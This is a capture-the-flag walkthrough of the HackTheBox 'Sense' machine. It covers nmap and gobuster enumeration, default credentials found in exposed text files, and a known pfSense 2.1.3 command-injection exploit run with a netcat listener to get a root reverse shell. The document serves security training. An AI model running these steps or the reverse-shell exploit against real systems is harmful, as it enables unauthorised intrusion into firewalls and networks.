
Summary

This document is an overview of Sense, a linux box from HackTheBox. Beginning with enumeration, an appropriate use of directory brute-forcing, and ending with a known Command-Injection vulnerability, the flag files can be located and concatenated.


Walkthrough

Let's begin with using nmap on our target. As we can see from the results below, we find 2 open ports, 80 and 443. Port 80 redirects to 443. The web service running on both of these ports is lighttpd.



```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -sV -sC 10.10.10.60
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-15 21:38 UTC
Nmap scan report for ip-10-10-10-60.us-east-2.compute.internal (10.10.10.60)
Host is up (0.10s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
80/tcp  open  http     lighttpd 1.4.35
|_http-server-header: lighttpd/1.4.35
|_http-title: Did not follow redirect to https://ip-10-10-10-60.us-east-2.compu
te.internal/
443/tcp open  ssl/http lighttpd 1.4.35
|_http-title: 501
| ssl-cert: Subject: commonName=Common Name (eg, YOUR name)/organizationName=Co
mpanyName/stateOrProvinceName=Somewhere/countryName=US
| Not valid before: 2017-10-14T19:21:35
|_Not valid after:  2023-04-06T19:21:35
|_ssl-date: TLS randomness does not represent time
|_http-server-header: lighttpd/1.4.35
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set

Service detection performed. Please report any incorrect results at https://nma
p.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.38 seconds
```

Additionally using Burp Suite and having configured a proxy in our web browser, we can also see the initial HTTP request from our target. By looking at the response, we can see that this request returns a log-in page.



Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
1	https://10.10.10.60	GET	/index.php			200	7027	HTML	php	Login	


Request

```
GET /index.php HTTP/1.1
Host: 10.10.10.60
Cookie: PHPSESSID=bc50fbdb595d0b30431b76aad826a326; cookie_test=
1726439264
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
e/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://10.10.10.60/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: keep-alive


```

Response


```
HTTP/1.1 200 OK
Expires: Tue, 17 Sep 2024 23:31:21 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: max-age=180000
Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
pre-check=0
Last-Modified: Sun, 15 Sep 2024 21:31:21 GMT
X-Frame-Options: SAMEORIGIN
Pragma: no-cache
Set-Cookie: cookie_test=1726439481
Content-type: text/html
Date: Sun, 15 Sep 2024 21:31:21 GMT
Server: lighttpd/1.4.35
Content-Length: 6580


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" lang="en" xml:lang="en">
  <head>
    <script type="text/javascript" src="/javascript/jquery.js">
    </script>
    <script type="text/javascript">
      //<![CDATA[
      $(document).ready(function() {
          jQuery('#usernamefld').focus();

      }
      );
      //]]>
      </script>
```

Let’s visit the target and see for ourselves. It’s a login page for pfsense, which is a firewall and router software. With a quick google search, we learn there are default credentials for login. They are username: admin and password: pfsense, but they don’t work.




Enter username and password to login.

We will require some more information, so let’s brute force directories in the site. We will use gobuster on our target and look for anything of interest, such as .txt .js .php files.




```
┌──(kali㉿kali)-[~/Downloads]
└─$ gobuster dir -u https://10.10.10.60 -w SecLists/Discovery/Web-Content/direc
tory-list-lowercase-2.3-big.txt -x .txt, .js, .php -k -t 50
```

Already while its scanning, we find something worth noting, changelog.txt and system-users.txt




```
┌──(kali㉿kali)-[~/Downloads]
└─$ gobuster dir -u https://10.10.10.60 -w SecLists/Discovery/Web-Content/direc
tory-list-lowercase-2.3-big.txt -x .txt, .js, .php -k -t 50
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://10.10.10.60
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                SecLists/Discovery/Web-Content/directory-list-lowe
rcase-2.3-big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.                    (Status: 200) [Size: 6690]
/themes               (Status: 301) [Size: 0] [--> https://10.10.10.60/themes/]
/css                  (Status: 301) [Size: 0] [--> https://10.10.10.60/css/]
/includes             (Status: 301) [Size: 0] [--> https://10.10.10.60/includes
/]
/javascript           (Status: 301) [Size: 0] [--> https://10.10.10.60/javascri
pt/]
/changelog.txt        (Status: 200) [Size: 271]
/classes              (Status: 301) [Size: 0] [--> https://10.10.10.60/classes/
]
/widgets              (Status: 301) [Size: 0] [--> https://10.10.10.60/widgets/
]
/tree                 (Status: 301) [Size: 0] [--> https://10.10.10.60/tree/]
/shortcuts            (Status: 301) [Size: 0] [--> https://10.10.10.60/shortcut
s/]
/installer            (Status: 301) [Size: 0] [--> https://10.10.10.60/installe
r/]
/wizards              (Status: 301) [Size: 0] [--> https://10.10.10.60/wizards/
]
/.                    (Status: 200) [Size: 6690]
/csrf                 (Status: 301) [Size: 0] [--> https://10.10.10.60/csrf/]
/filebrowser          (Status: 301) [Size: 0] [--> https://10.10.10.60/filebrow
ser/]
/system-users.txt     (Status: 200) [Size: 106]
Progress: 571975 / 3555765 (16.09%)
```

Let's take a look at changelog.txt by visiting this path. Interestingly there is a note of an existing vulnerability within the target that still hasn't been patched.




```
# Security Changelog

### Issue
There was a failure in updating the firewall. Manual patching is therefore required

### Mitigated
2 of 3 vulnerabilities have been patched.

### Timeline
The remaining patches will be installed during the next maintenance window
```

We'll take a look at system-users.txt as well. This file shows us someone's credentials, with the password being the company default; pfsense.



```
####Support ticket###

Please create the following user


username: Rohit
password: company defaults
```

Lets login with the newfound credentials, it works.



Status: Dashboard

System Information


Name	pfSense.localdomain
Version	**2.1.3-RELEASE** (amd64) built on Thu May 01 15:52:13 EDT 2014 FreeBSD 8.3-RELEASE-p16 Unable to check for updates.
Platform	pfSense
CPU Type	AMD EPYC 7513 32-Core Processor 2 CPUs: 2 package(s) x 1 core(s)
Uptime	02 Hours 41 Minutes 46 Seconds
Current date/time	Sun Sep 15 18:04:51 EDT 2024
DNS server(s)	127.0.0.1
Last config change	Wed Oct 18 17:26:14 EDT 2017
State table size	4% (7401/202000) Show states
MBUF Usage	4% (1066/25600)
Load average	0.26, 0.11, 0.05
CPU usage	4%
Memory usage	8% of 2026 MB

Interfaces

WAN	1000baseT <full-duplex> 10.10.10.60


We can see the current version, so let's check online to see if there are any known vulnerabilities for this version. After a quick google search, we come across this link:

https://www.exploit-db.com/exploits/43560




pfSense < 2.1.4 - 'status_rrd_graph_img.php' Command Injection

As we can see, this is fitting for our version. So lets give this command injection a try and start by listening on an empty port.




```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -nlvp 9999
listening on [any] 9999 ...
```

Now lets run the script from the known exploit we found, and ensure we pass the correct args.



```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 exploit_script.py --rhost 10.10.10.60 --lhost 10.10.14.4  --lport 9
999 --username rohit --password pfsense
CSRF token obtained
Running exploit...
Exploit completed
```

Looking back at our empty port, it's successful, we are now the root user.



```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -nlvp 9999
listening on [any] 9999 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.60] 27938
sh: can't access tty; job control turned off
# whoami
root
# █
```

From here, simply navigating to ~ and concatenating the right files, we can find the right flags.